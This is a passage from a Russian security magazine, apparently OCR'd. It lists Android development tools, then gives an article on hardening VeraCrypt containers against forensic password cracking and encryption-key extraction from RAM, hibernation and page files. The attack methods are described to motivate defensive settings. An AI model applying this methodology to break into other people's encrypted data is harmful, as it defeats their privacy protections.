- Robolectic — фреймворк для тестирования, позволяющий запускать тесты быстро без использования полноценного эмулятора;
- Espresso — библиотека UI-тестирования;
- Barista — упрощает создание тестов с использованием Espresso;
- Jacoco — инструмент оценки покрытия кода тестами;
- Bitrise — лучшая платформа для CI- и CD-разработки.

ИНСТРУМЕНТЫ

- FRIDA-DEXDump — скрипт Frida для поиска dex-файлов в оперативной памяти, может быть использован для борьбы с упаковщиками.

БИБЛИОТЕКИ

- OpenPush — фреймворк для реализации push-уведомлений с использованием собственного сервера;
- Dependency-analysis-android-gradle-plugin — плагин Gradle для анализа зависимостей и связи между ними;
- Rainbow — создание градиентного фона для любого View;
- KaMPKit — темплейт для создания мультиплатформенного приложения на Kotlin;
- Kronos-Android — SNTP-библиотека на языке Kotlin;
- RateBottomSheet — диалог «Оцените приложение»;
- Android-NFC — библиотека для работы с NFC;
- Cycler — библиотека для декларативной конфигурации RecyclerView (разработчик: Square);
- Madman-android — библиотека для показа видеорекламы;
- CurveGraphView — компонент, отображающий сглаженные графики;
- FragNav — компонент для управления различными стеками фрагментов;
- Time — мультиплатформенная библиотека для измерения времени на Kotlin;
- Wormhole — библиотека, позволяющая использовать некоторые API из новых версий Android в старых версиях;
- Android-framer — скрипт для добавления фрейма телефона вокруг скриншотов;
- LiveStream-kt — реактивная библиотека для обмена данными между компонентами приложения;
- CustomEditTextOulinedBorder — поле ввода с обводкой, меняющей цвет в зависимости от введенных данных;
- FacebookLikeReaction — кнопки реакций на манер Facebook;
- Android-Localization — библиотека для смены языка приложения на лету;
- Filebox — библиотека для асинхронной загрузки файлов из сети.

КАК УКРЕПИТЬ ВЕРУ

ДЕЛАЕМ ШИФРОВАННЫЕ КОНТЕЙНЕРЫ VERACRYPT НЕПРИСТУПНЫМИ

Ты пользуешься VeraCrypt и всегда выбираешь самый надежный алгоритм шифрования и длинный пароль, надеясь, что так ты сделаешь контейнер неприступным? Эта статья перевернет твои представления о том, как работает безопасность криптоконтейнеров, и покажет, что на самом деле влияет на стойкость контейнера к взлому.

Олег Афонин
Эксперт по мобильной криминалистике компании «Элкомсофт»
aoleg@voicecallcentral.com

VeraCrypt — наиболее популярный форк знаменитого средства шифрования TrueCrypt. Почему ему часто отдают предпочтение? На стороне VeraCrypt — открытый исходный код, а также собственный и более защищенный по сравнению с TrueCrypt формат виртуальных и зашифрованных дисков. Исходники VeraCrypt проходили независимый аудит, и найденные уязвимости с тех пор закрыли, что сделало «Веру» еще надежнее.

КАК ВЗЛАМЫВАЕТ КОНТЕЙНЕРЫ VERACRYPT ПОЛИЦИЯ

Эта статья не о том, как ломать криптоконтейнеры. Однако, если ты не знаешь, как станут действовать эксперты, пытающиеся получить доступ к зашифрованным данным, будет трудно понять смысл описанных действий.

Действия эксперта в лаборатории зависят от того, что именно и каким именно образом изъято при обыске.

Стандартные методы

Самый типичный случай — изъятие внешних накопителей целиком; компьютеры выключаются и также изымаются целиком, но в лабораторию к эксперту попадает не целый компьютер в сборе, а только извлеченные из него диски.

Подобный сценарий — тот самый случай, противостоять которому так долго готовились разработчики всех криптоконтейнеров без исключения. Лобовые атаки на криптоконтейнеры малоэффективны, а на некоторые их разновидности (в частности, загрузочные разделы, зашифрованные в режиме TPM или TPM + ключ) неэффективны абсолютно.

В типичном случае эксперт попытается сначала проанализировать файлы гибернации и подкачки. Если пользователь пренебрег настройками безопасности криптоконтейнера (кстати, при использовании BitLocker эти настройки далеко не очевидны), то ключи шифрования спокойно извлекаются из этих файлов, а зашифрованные тома расшифровываются без длительных атак. Разумеется, в ряде случаев эта атака не сработает. Она будет бесполезна, если выполнено хотя бы одно из описанных ниже условий.

1. Загрузочный диск зашифрован. В этом случае и файл подкачки, и файл гибернации будут также зашифрованы. Например, если для шифрования загрузочного раздела используется BitLocker (это имеет смысл, даже если остальные данные зашифрованы в контейнерах VeraCrypt), то Microsoft подробно описывает модель безопасности в FAQ и BitLocker Security FAQ (раздел What are the implications of using the sleep or hibernate power management options?). Кстати, из этого правила есть исключения — например, если файл подкачки вынесен на отдельное от загрузочного устройство (довольно распространенный случай для пользователей, которые таким образом «экономят» ресурс загрузочного SSD).

2. Компьютер был выключен штатным образом (через команду Shutdown) или был изъят в состоянии гибридного сна либо гибернации; при этом криптоконтейнер настроен таким образом, чтобы автоматически размонтировать зашифрованные тома и уничтожать ключи шифрования в оперативной памяти при переходе компьютера в сон, гибернацию или при его отключении.

Немного сложно для восприятия? Упрощу: если в момент изъятия зашифрованный том был смонтирован, а полиция просто выдернула вилку из розетки, то ключ шифрования, скорее всего, останется в файле гибернации (удастся ли его оттуда вытащить — зависит от пункта 1). А вот если компьютер выключили командой Shutdown, то наличие или отсутствие ключа будет зависеть от настроек криптоконтейнера. О том, как правильно настроить VeraCrypt, мы поговорим дальше.


3. Наконец, очевидное: анализ файлов подкачки и гибернации совершенно бесполезен, если в момент изъятия компьютера зашифрованный том не был подмонтирован.

Если извлечь ключи шифрования не удается, эксперт поищет их в облаке или корпоративной сети (для томов, зашифрованных штатными средствами BitLocker или FileVault 2). Только после этого в ход пойдет лобовая атака — перебор паролей.


С перебором паролей тоже непросто. Во-первых, давно прошли времена, когда под «лобовой атакой» понимался простой брутфорс. Скорость атаки будет такой, что полный перебор всего пространства паролей становится бесполезен, если длина пароля к криптоконтейнеру превышает 7–8 символов. Соответственно, для атак используются словари, в первую очередь — словари, составленные из паролей самого пользователя (извлечь их можно как из компьютера пользователя, так и из его мобильных устройств или напрямую из облака Google Account). Давно разработаны методы анализа паролей и составления правил-шаблонов, на основе которых будут генерироваться «похожие» пароли.

Для атаки в полиции будут использовать один из немногих пакетов программ, позволяющих запустить атаку на множестве (в теории — до нескольких тысяч, в реальности — порядка сотен) компьютеров, каждый из которых будет оснащен несколькими графическими ускорителями. Звучит неправдоподобно? Тем не менее во время тренингов для полиции в разных частях земного шара я видел помещения с компьютерами, использующимися для распределенных атак. Могу сказать о них следующее. Создателей фантастических фильмов в эти помещения, очевидно, не пускают, поэтому на экранах кинотеатров нам приходится наблюдать жалкие плоды убогой фантазии. Просто чтобы обозначить масштаб, поделюсь поразившим меня фактом: на рабочих столах полицейских экспертов одного британского захолустья стоят компьютеры с GeForce 2080 и 40 процессорными ядрами.


Для начала область перебора будет ограничена набором символов, которые встречаются в паролях пользователя.




Дальше опробуют атаку с мутациями (берется слово из словаря, и проверяются его варианты, составленные по довольно простым правилам, которыми пользуется подавляющее большинство обычных пользователей). Кстати, на мутациях чаще всего и заканчиваются попытки атак в тех случаях, когда у полиции нет зацепок — не удалось получить ни одного пароля пользователя.



Если это не сработает, в ход пойдут маски (попытки вручную сконструировать пароли, «похожие» на те, которые были найдены у пользователя).



В особо сложных случаях дело дойдет до гибридных атак (использование комбинаций из одного или двух словарей в комбинации со скриптованными правилами, масками и/или префиксами).




Нестандартные методы

Нестандартно действовать полиция начинает в редких случаях, когда у подозреваемого заранее предполагается наличие зашифрованных «цифровых улик». В этом случае вместе с оперативниками выезжают подготовленные эксперты, которые проконтролируют изъятие и попытаются исследовать включенные, работающие компьютеры прямо на месте. Эксперт попробует сделать следующее.

1. Получить доступ к рабочему столу компьютера. Здесь все понятно и известно.
2. Сделать дамп оперативной памяти компьютера. Это возможно, если удалось получить доступ к рабочему столу (кстати, в случае с многопользовательскими компьютерами для этого можно взять любую административную учетную запись), но не обязательно: например, заслуженной популярностью пользуется атака через DMA, которая обрела второе дыхание после выхода компьютеров с поддержкой технологии Thunderbolt через порт USB-C.
3. Наконец, в особо сложных случаях может использоваться криогенная атака. О ее редкости и экзотичности говорит тот факт, что за все время работы я не встретил ни одного эксперта, который делал бы такой анализ на практике.

НА ЧТО ВЛИЯЕТ ВЫБОР АЛГОРИТМА ШИФРОВАНИЯ

Еще во времена TrueCrypt пользователям предлагался выбор из разных алгоритмов шифрования, в том числе несколько вариантов с последовательным шифрованием данных сначала одним, а потом другим алгоритмом. В VeraCrypt выбор существенно расширился. Теперь предлагается пять алгоритмов (AES, Serpent, Twofish, Camellia и «Кузнечик») и десять вариантов их последовательного использования.




WARNING

Патриотам, желающим воспользоваться алгоритмом шифрования отечественной разработки «Кузнечик», рекомендую ознакомиться с информацией о странностях в таблицах перестановки, которые однозначно указывают на существование намеренно оставленного «черного хода».

Средний пользователь VeraCrypt не понимает, чем отличаются алгоритмы, не интересуется подробностями, но считает, что если выбрать цепочку из двух, а еще лучше трех алгоритмов, то он точно будет защищен и от закладок спецслужб, и от уязвимостей самих алгоритмов.

Правда же заключается в том, что достаточно будет использовать самый известный и простой с вычислительной точки зрения алгоритм. Тот самый AES, который используется всеми — от детей, скачивающих на телефон новую игру, до финансовых воротил и самых что ни на есть специальных спецслужб. За десятилетия повсеместного использования и массовых исследований этот алгоритм так и не взломали, секретных черных ходов не нашли.

На что же на самом деле влияет выбор алгоритма шифрования? Еще одна грустная правда: только и исключительно на скорость доступа к зашифрованным данным.



Шифрование алгоритмом AES использует встроенные в современные процессоры (начиная от самых дешевых ядер ARMv8 и заканчивая даже очень старыми процессорами Intel и AMD) команды для аппаратного ускорения шифрования. Другие алгоритмы тоже могут применять эти команды. Но AES пользуются все, а другими алгоритмами — не все, поэтому их оптимизация оставляет желать лучшего. Самый оптимизированный алгоритм шифрования Camellia уступает AES в скорости шифрования в полтора раза, Twofish уступает AES в три, Serpent — в четыре, а Кузнечик — в четыре с половиной раза. Комбинированные варианты работают еще медленнее, не предоставляя при этом никакой дополнительной безопасности.

Итак, выбор отличного от AES алгоритма шифрования не может улучшить безопасность зашифрованных данных, а вот ухудшить — запросто. А что может улучшить?

Продолжение статьи →

КАК УКРЕПИТЬ ВЕРУ

ДЕЛАЕМ ШИФРОВАННЫЕ КОНТЕЙНЕРЫ VERACRYPT НЕПРИСТУПНЫМИ

ВЫБОР ХЕШ-ФУНКЦИИ И ЧИСЛА ИТЕРАЦИЙ


Для того чтобы зашифровать (ну, и расшифровать тоже) любые данные, криптоконтейнер не использует пароль. Для шифрования любым алгоритмом (от AES до «Кузнечика») берется двоичный ключ фиксированной длины, так называемый Data Encryption Key или Media Encryption Key (MEK). Каким именно образом твой пароль (наверняка очень длинный и безопасный) превращается в MEK фиксированной длины? Откровенно говоря, никаким. Media Encryption Key для единожды созданного контейнера неизменен; он хранится в зашифрованном (точнее сказать, «обернутом», wrapped) виде прямо в составе контейнера, а в «развернутом» виде используется для доступа к данным.

Ключ шифрования данных MEK в обязательном порядке шифруется (прости за тавтологию) ключом шифрования ключа шифрования Key Encryption Key (KEK). Без KEK невозможно расшифровать MEK, а без MEK невозможно расшифровать данные. Для чего нужна такая сложная схема? Хотя бы для того, чтобы ты мог сменить пароль от криптоконтейнера без обязательной расшифровки и перешифровки всего содержимого. Однако роль пары ключей MEK/KEK этим сценарием не ограничивается. Так, достаточно будет затереть несколько десятков байтов в заголовке контейнера (перезаписав область, в которой хранится MEK), и контейнер никто и никогда больше расшифровать не сможет, даже если точно известен пароль. Возможность моментального и безвозвратного уничтожения данных — важная часть общей стратегии безопасности.

Итак, с парой ключей MEK/KEK разобрались. Каким образом из пароля получается ключ KEK? VeraCrypt проводит циклическую последовательность односторонних (это важно) математических преобразований — хеш-функций, причем количество циклов достаточно велико: по умолчанию преобразование выполняется 500 000 раз. Таким образом, с настройками «по умолчанию» на вычисление одного-единственного ключа KEK на основе введенного пароля VeraCrypt потратит от одной до пяти-шести секунд.

Здесь наступает важный момент. Помнишь, чуть выше я разобрал скорость работы алгоритмов шифрования и порекомендовал использовать AES как самый распространенный и самый быстрый вариант? Так вот, с выбором хеш-функции все обстоит с точностью до наоборот: тебе нужен самый нестандартный и самый медленный алгоритм.

В VeraCrypt доступен выбор из четырех хеш-функций: дефолтный SHA-512 (он достаточно медленный и достаточно безопасный, но дефолтный, что для нас минус), еще более медленный и тоже хорошо изученный Whirlpool, старенький SHA-256, который все еще безопасен, но смысла в использовании которого я не вижу, и «темная лошадка» «Стрибог», который в бенчмарке медленнее всех.




Впрочем, от использования хеш-функции «Стрибог» надежно отвращают слова из Википедии: «Разработан Центром защиты информации и специальной связи ФСБ России с участием ОАО „ИнфоТеКС“ на основе национального стандарта Российской Федерации ГОСТ Р 34.11—2012 и введен в действие с 1 июня 2019 года приказом Росстандарта № 1060-ст от 4 декабря 2018 года», а также некоторые тривиальные ошибки и найденные независимыми исследователями странности в таблицах перестановки.

Как правильно настроить преобразование пароля в ключ шифрования KEK? Вот три основных пункта.

1. Не используй выбор по умолчанию. Весь софт для взлома криптоконтейнеров без исключений настроен на атаки с настройками «по умолчанию». У эксперта будет выбор настроек (по умолчанию, выбрать конкретную комбинацию параметров или пробовать все комбинации). Атака «по умолчанию» будет самой быстрой, вариант «пробовать все комбинации» — катастрофически медленным, а попытаться выбрать правильную комбинацию параметров шифрования вручную — все равно, что вручную подбирать пароль.
2. Выбери самую медленную хеш-функцию (но не «Стрибог»). Да, с медленной хеш-функцией, да еще и отличной от «выбора по умолчанию», твой криптоконтейнер будет монтироваться не одну, а пять-шесть секунд — но и стойкость к атаке вырастет в те же пять-шесть раз (а с учетом «выбора не по умолчанию» — еще сильнее).
3. Измени число итераций. Об этом ниже.


Итак, с настройками по умолчанию разобрались, с выбором хеш-функции определились. Однако есть еще один важнейший параметр, скрывающийся за малозаметной галочкой Use PIM. Что за PIM такой и зачем он нужен?




PIM (Personal Iterations Multiplier) напрямую влияет на количество итераций, которые будут использованы для преобразования твоего пароля в ключ шифрования KEK. Согласно документации, VeraCrypt вычисляет количество итераций (число преобразований) по формуле `15 000 + (PIM*1000)`. Для хеш-функций SHA-512 и Whirlpool значение PIM по умолчанию 485, что дает нам ровно 500 000 итераций.

Для чего нужен этот параметр? Дело в том, что вычислительные мощности, в том числе и у тех, кто будет взламывать твой криптоконтейнер, постоянно растут. Защита, эффективная двадцать лет назад, сегодня уже не кажется такой непробиваемой. Однако в случае с VeraCrypt ты можешь легко и изящно повысить стойкость защиты сколь угодно сильно, просто увеличив число итераций. Да, увеличение числа итераций (через кастомное значение PIM) немного снизит удобство использования (при монтировании криптоконтейнера тебе придется, помимо пароля, вводить еще и число PIM), несколько замедлится скорость монтирования. Поверь, однако, что любое, самое незначительное изменение PIM означает сильнейшую головную боль у любого, кто вздумает подобрать пароль.


Насколько сильно изменение PIM повлияет на скорость монтирования криптоконтейнера? Вот время с настройками PIM по умолчанию.



А вот я изменил PIM на значение 500 (с дефолтных 485).



А тут я использовал PIM, равный 1000.




Цифры отнюдь не запредельные: подождать при монтировании зашифрованного тома лишние секунды несложно, а вот у того, кто будет пытаться подобрать пароль к тому, возникнет масса проблем. Общий алгоритм работы взломщиков будет выглядеть так.

1. Сначала попробуют все возможные атаки со стандартными настройками. Это — время, часто существенное.
2. Если понятно, что значение PIM нестандартное, а число PIM точно известно, атака будет вестись сразу с корректной настройкой. При этом увеличение PIM с 485 до 1000 увеличит время, необходимое для атаки, примерно вдвое. Так себе повышение безопасности, но лучше, чем ничего.
3. А вот если значение PIM атакующему неизвестно, то атаку придется проводить для всего ряда значений PIM. То есть если ты выставишь значение PIM = 1000, то КАЖДЫЙ вариант пароля атакующему придется проверять со значениями PIM = 1, 2, 3, ..., 1000 (или 485, 486, 487, ..., 1000, если атакующий убежден, что значение PIM ты не уменьшал, а исключительно увеличивал). Иными словами, сложность атаки возрастает кратно значению (твой PIM — 485), если атакующий использует только варианты, превышающие значение по умолчанию, либо в (твой PIM) раз, если атакующий решит перебирать всю область значений PIM.


Логичный вопрос: разве увеличение длины пароля на два-три знака из расширенного набора символов не даст схожий (и даже лучший) результат? Если подходить с чисто вычислительной точки зрения, то даст. Реальность же такова, что большая часть атак проводится с настройками по умолчанию; программы, способные использовать атаки с нестандартным значением PIM, можно пересчитать по пальцам одной руки, а программ, которые способны автоматизировать атаки с кастомным рядом значений PIM, и того меньше.

Рассмотрим скриншот свежей сборки Elcomsoft Distributed Password Recovery с поддержкой VeraCrypt (кстати, даже не вышедшей еще официально).



На нем мы видим атаку в стандартной конфигурации: алгоритм шифрования AES, хеш-функция — SHA-512. Никаких сюрпризов. Скорость атаки — 170 паролей в секунду (это с загрузкой всех ядер процессора и с использованием вычислительных ресурсов видеокарты; без видеокарты мы бы увидели скорость порядка 0,5 пароля в секунду).

Но если ты сменишь хеш-функцию, то такой атакой, как показана на первом скриншоте, пароль найти не получится. Соответственно, будет применяться вторая атака — уже по всему спектру алгоритмов шифрования и хеш-функций.



Что мы видим на втором скриншоте? Во-первых, скорость перебора резко упала до одного пароля в секунду — это с использованием GPU-ускорителя.

А чего мы не видим на втором скриншоте? Мы не видим возможности провести атаку на число итераций PIM. Число итераций PIM в большинстве программ для взлома паролей можно указать вручную. Таким образом, нестандартное число итераций сделает атаку неэффективной: даже если твой пароль — 123, найти его не получится, не указав точного числа итераций.

Разумеется, если есть проблема, для нее найдется и решение. В свежей бете небезызвестного инструмента hashcat заявлены два любопытных параметра: `--veracrypt-pim-start` и `--veracrypt-pim-stop` (commit с изменением). А что будет со скоростью перебора? Если неизвестны точные параметры шифрования (комбинация из алгоритма шифрования и хеш-функции), то скорость перебора уже достаточно низкая: всего один пароль в секунду на компьютере с аппаратным ускорителем GPU. А теперь подели эту цифру на количество возможных вариантов PIM, и получишь исключительно медленный перебор. В реальности же перебор будет еще медленнее: если с низкими значениями PIM проверка пароля займет доли секунды, то большое число итераций замедлит перебор в несколько раз по сравнению со стандартным значением.


ЗАЩИТА КЛЮЧА ШИФРОВАНИЯ


Итак, мы выбрали шифрование AES, хеш-функцию Whirlpool, а число итераций выставили скромненько 1111 (чтоб и нестандартно, и не забыть случайно). Это полностью защитит контейнер от атаки на пароль, но, как мы помним из начала статьи, полиция может вообще не устраивать такую атаку, если сможет просто вытащить ключ шифрования из твоего компьютера.

Взять готовый ключ шифрования и с его помощью смонтировать (или расшифровать целиком) зашифрованный раздел — любимый и самый быстрый способ, которым пользуется полиция. Суть его заключается в следующем.


Как ты знаешь, для того чтобы зашифровать (и расшифровать) данные, криптоконтейнер не использует пароль. Для шифрования любым алгоритмом (от AES до «Кузнечика») используется двоичный ключ фиксированной длины, так называемый Data Encryption Key или Media Encryption Key (MEK). Ты уже в курсе, каким сложным образом твой пароль (наверняка очень длинный и безопасный) превращается в ключ фиксированной длины. Дело сейчас не в этом.

Логично, что ключ шифрования данных (MEK) хранится в оперативной памяти компьютера. Это необходимо для того, чтобы программа-криптоконтейнер могла получить доступ к зашифрованным данным в принципе. Обрати внимание: ключ шифрования хранится в оперативной памяти совершенно независимо от того, какой алгоритм шифрования ты выбрал в настройках контейнера. AES, Twofish, Serpent, «Кузнечик» или любая комбинация алгоритмов — независимо от твоего выбора ключи шифрования будут храниться в оперативной памяти, а сложность и скорость их извлечения практически одинакова.






Таким образом, сложность этой атаки мало зависит как от выбора алгоритма шифрования, так и от способа преобразования твоего пароля в двоичный ключ. Максимум, чего удастся добиться нестандартными настройками, — это увеличение времени поиска ключа в образе оперативной памяти, условно говоря, с десяти-пятнадцати минут до полутора-двух часов (цифры условные: многое зависит как от объема оперативной памяти компьютера, с которого делался дамп, так и от скорости накопителя и центрального процессора, где этот дамп анализируется).





Можно ли защититься от подобных атак? Полноценная защита от извлечения ключей шифрования из оперативной памяти компьютера достаточно сложна, а на обычном десктопе может и вовсе оказаться невозможной (противостоять криогенной атаке вообще достаточно тяжело, но и вероятность ее применения исчезающе мала). В то же время ты можешь включить в настройках VeraCrypt недавно появившуюся возможность шифрования ключей шифрования в оперативной памяти компьютера.



Обрати внимание: настройка доступна начиная с VeraCrypt 1.24 (на момент написания статьи актуальна сборка 1.24 Update 4). По умолчанию опция выключена; если ее включить, использование оперативной памяти драйвером увеличится примерно на 10%, производительность упадет на 5–15% (источник), а также будет отключена возможность гибернации.

Но это только часть защиты. В файл подкачки или файл гибернации также могут попасть и сами данные, которые хранятся в зашифрованном контейнере, а встроенная в VeraCrypt функция отключения гибернации может не сработать. По-хорошему также необходимо отключить ее на уровне Windows. Опции Hybrid sleep и, собственно, Hibernation.





